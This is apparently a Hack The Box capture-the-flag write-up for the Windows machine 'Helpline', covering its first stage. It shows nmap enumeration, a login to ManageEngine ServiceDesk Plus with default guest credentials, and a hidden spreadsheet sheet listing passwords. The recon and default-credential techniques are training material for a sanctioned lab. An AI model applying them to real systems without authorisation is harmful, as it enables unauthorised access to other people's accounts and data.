HTB: Helpline



ctf hackthebox Helpline nmap manageengine servicedesk default-creds password excel cve-2017-9362 xxe responder cve-2017-11511 lfi hashcat

Aug 17, 2019

Helpline was a really difficult box, and it was an even more difficult writeup. It has *so* many paths, and yet all were difficult in some way. It was also one that really required Windows as an attack platform to do the intended way. I got lucky in that this was the box I had chosen to try out Commando VM. Give the two completely different attack paths on Windows and Kali, I'll break this into three posts. In the first post, I'll do enumeration up to an initial shell. Then in one post I'll show how I solved it from Commando (Windows) using the intended paths. In the other post, I'll show how to go right to a shell as SYSTEM, and work backwards to get the root flag and eventually the user flag.

Box Details

Name:	**Helpline**
Release Date:	23 Mar 2019
Retire Date:	17 Aug 2019
OS:	Windows
Base Points:	**Hard [40]**

Name:	Helpline
Rated Difficulty:	
Radar Graph:	
1st Blood	jkr 01 days, 01 hours, 44 mins, 24 seconds
# 1st Blood	xct 00 days, 23 hours, 38 mins, 22 seconds
Creator:	egre55

Recon

nmap

`nmap` reveals some typical Windows ports, SMB (135/445), WinRM (5985), as well as HTTP on 8080:

```
PS C:\Users\0xdf\hackthebox\helpline-10.10.10.132 > nmap -p- --min-rate 10000 -oA
Starting Nmap 7.70 ( https://nmap.org ) at 2019-04-09 22:44 GMT Daylight Time
```

```
Nmap scan report for 10.10.10.132
Host is up (0.046s latency).
Not shown: 65530 filtered ports
PORT      STATE SERVICE
135/tcp   open  msrpc
445/tcp   open  microsoft-ds
5985/tcp  open  wsman
8080/tcp  open  http-proxy
49667/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 14.30 seconds

PS C:\Users\0xdf\hackthebox\helpline-10.10.10.132 > nmap -sC -sV -p 135,445,5985,8
Starting Nmap 7.70 ( https://nmap.org ) at 2019-04-09 22:50 GMT Daylight Time
Nmap scan report for 10.10.10.132
Host is up (0.022s latency).

PORT     STATE SERVICE       VERSION
135/tcp  open  msrpc         Microsoft Windows RPC
445/tcp  open  microsoft-ds?
5985/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
8080/tcp open  http-proxy    -
| fingerprint-strings:
|   GetRequest:
|     HTTP/1.1 200 OK
|     Set-Cookie: JSESSIONID=0B502E6026AA7DC4F4CCE78354D49A53; Path=/; HttpOnly
|     Cache-Control: private
|     Expires: Thu, 01 Jan 1970 01:00:00 GMT
|     Content-Type: text/html;charset=UTF-8
|     Vary: Accept-Encoding
|     Date: Tue, 09 Apr 2019 20:41:02 GMT
|     Connection: close
|     Server: -
|     <!DOCTYPE html>
|     <html>
|     <head>
|     <meta http-equiv="X-UA-Compatible" content="IE=Edge">
|     <script language='JavaScript' type="text/javascript" src='/scripts/Login.js?
|     <script language='JavaScript' type="text/javascript" src='/scripts/jquery-1.
|     <link href="/style/loginstyle.css?9309" type="text/css" rel="stylesheet"/>
|     <link href="/style/new-classes.css?9309" type="text/css" rel="stylesheet">
|     <link href="/style/new-classes-sdp.css?9309" type="text/css" rel="stylesheet
|     <link href="/style/conflict-fix.css?9309" type="text/css" rel="stylesheet">
|   HTTPOptions:
|     HTTP/1.1 200 OK
|     Set-Cookie: JSESSIONID=E52D8377CC41529A04AB536770FA44A7; Path=/; HttpOnly
|     Cache-Control: private
|     Expires: Thu, 01 Jan 1970 01:00:00 GMT
|     Content-Type: text/html;charset=UTF-8
|     Vary: Accept-Encoding
|     Date: Tue, 09 Apr 2019 20:41:03 GMT
|     Connection: close
|     Server: -
|     <!DOCTYPE html>
|     <html>
|     <head>
|     <meta http-equiv="X-UA-Compatible" content="IE=Edge">
|     <script language='JavaScript' type="text/javascript" src='/scripts/Login.js?
|     <script language='JavaScript' type="text/javascript" src='/scripts/jquery-1.
|     <link href="/style/loginstyle.css?9309" type="text/css" rel="stylesheet"/>
|     <link href="/style/new-classes.css?9309" type="text/css" rel="stylesheet">
|     <link href="/style/new-classes-sdp.css?9309" type="text/css" rel="stylesheet
|_    <link href="/style/conflict-fix.css?9309" type="text/css" rel="stylesheet">
|_http-open-proxy: Proxy might be redirecting requests
|_http-server-header: -
|_http-title: ManageEngine ServiceDesk Plus
1 service unrecognized despite returning data. If you know the service/version, pl
SF-Port8080-TCP:V=7.70%I=7%D=4/9%Time=5CAD13B1%P=i686-pc-windows-windows%r
SF:(GetRequest,25D6,"HTTP/1\.1\x20200\x20OK\r\nSet-Cookie:\x20JSESSIONID=0
...[snip]...
SF:rel=\"stylesheet\">");
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: -1h09m39s, deviation: 0s, median: -1h09m39s
| smb2-security-mode:
|   2.02:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2019-04-09 21:42:36
|_  start_date: N/A

Service detection performed. Please report any incorrect results at https://nmap.o
Nmap done: 1 IP address (1 host up) scanned in 140.76 seconds
```


There's not much to enumerate at this point on 5985, but it's absolutely worth noting that if I find credentials, I might be able to connect over WinRM.

SMB - TCP 445

`net view` without a username gives me access denied:

```
C:\Users\0xdf>net view 10.10.10.132
System error 5 has occurred.

Access is denied.
```

Similarly, if I open in Windows Explorer and visit `\\10.10.10.132`, I get a prompt for credentials:



Windows Security

Enter network credentials

Enter your credentials to connect to: 10.10.10.132

User name

Password

□ Remember my credentials


The user name or password is incorrect.

Not much else to see here unless I can find some credentials.

ManagedEngine - TCP 8080

Site

The site hosted is an instance of MangeEngine ServiceDesk Plus:



Copyright © 2019 ZOHO Corporation. All rights reserved.

Help Desk Software by ManageEngine ServiceDesk Plus | 9.3

I will note that the bottom right hand corner gives me a version of 9.3.


Default Guest Account

This post talks about the default accounts for ManageEngine ServiceDesk Plus:

- administrator / administrator

- guest / guest

The administrator login doesn't work, but the guest login does:



My Requests Summary

Pending
0

Awaiting Approval
0

Announcements [Show all]

No active announcements found

Submit your request

Popular Solutions [More]

Search Solution

Modify Login screens and Logout screens
Find below the procedure to meet with your need:1. Save the page serve...

ServiceDesk Plus Upgrade (Audience: IT Teams)
The company helpdesk has been upgraded, and is similar in many respect...

Troubleshooting DCOM Error
'Either access denied for the user or the remote DCOM option might be ...

MegaBank Remote Access procedure
1. Open remoteaccess.megabank.com in a web browser (Chrome or Internet...

SSD Data Destruction (Windows 10 upgrade)
Please ensure that old SSD disks are subject to data destruction, as p...

Portal Usage

Watch this Portal Usage video

Portal Usage

Self-Service Portal enable users


- To create requests for any failure or degradation of a service or request for a new resource or new service
- Track status of existing requests
- Search knowledge base articles from Solutions
- View any pending approval actions
- View organization announcements
- Add notes, attachments for existing requests
- Reply for existing requests
- Personalize the display language, date / time format from Personalize section

NOTE : The content of this section can be configured

Even the guest login will enable some authenticated vulnerabilities.


Password+Audit.xslx

Logged in as guest, on the “Solutions” tab, there’s a series of items. At the very bottom, there’s one entitled “Password Audit”:



📎	8	Password Audit (Audience: IT Teams / Auditors) Topic : General Please see password audit attached. Continue to update this spreadsheet with identified credentials.	16	Dec 22, 2018 11:12 PM	Luis Ribeiro

Clicking on it, there’s a note pointing towards the attachment:



All Solutions > General

Password Audit (Audience: IT Teams / Auditors)

Type: Solution | Updated On: Jan 2, 2019 12:27 AM

Solution ID : 8
Status : Approved ●

Please see password audit attached. Continue to update this spreadsheet with identified credentials.


Attached Files :

Password Audit.xlsx (16.38KB) by administrator on Jan 2, 2019 12:27 AM

Solution Info

Created By	Luis Ribeiro	Created On	Dec 22, 2018 11:12 PM
Last Updated By	administrator	Last Updated On	Jan 2, 2019 12:27 AM
Type	Solution	Views	17
View Type	Public	Status	Approved


The attachment has a sheet called “Password Audit” with a chart:



Local accounts (shadow adm	1
Shared Passwords	2
Excessive Permissions	0
Weak Passwords	4


Megabank Account Permissions and Password Audit

I decided to check for code or anything else in the editor, so I hit Alt+f11 to open VBA, and right away I noticed a second sheet:




```
VBAProject (Password+Audit.xlsx)
  Microsoft Excel Objects
    Sheet1 (Password Audit)
    Sheet2 (Password Data)
    Sheet3 (Sheet1)
    Sheet4 (Sheet2)
    ThisWorkbook
```


Back in Excel, right-click on the sheets and select “Unhide…”



The popup asks me to select a sheet. The only option is “Password Data”:



This sheet has a bunch of good info, including some passwords to try, and a location for audit details saved at `C:\Temp\Password Audit\it_logins.txt` on HELPLINE:



File containing details from subsequent audit saved to C:\Temp\Password Audit\it_logins.txt on HELPLINE

The recent penetration test revealed some accounts with weak password security, probably there are more.   We should also consider something that can automate account discovery.

Please update this document with any accounts/logins which you suspect have weak / easily guessable passwords.

System	Username	Password	Priviledge	Action
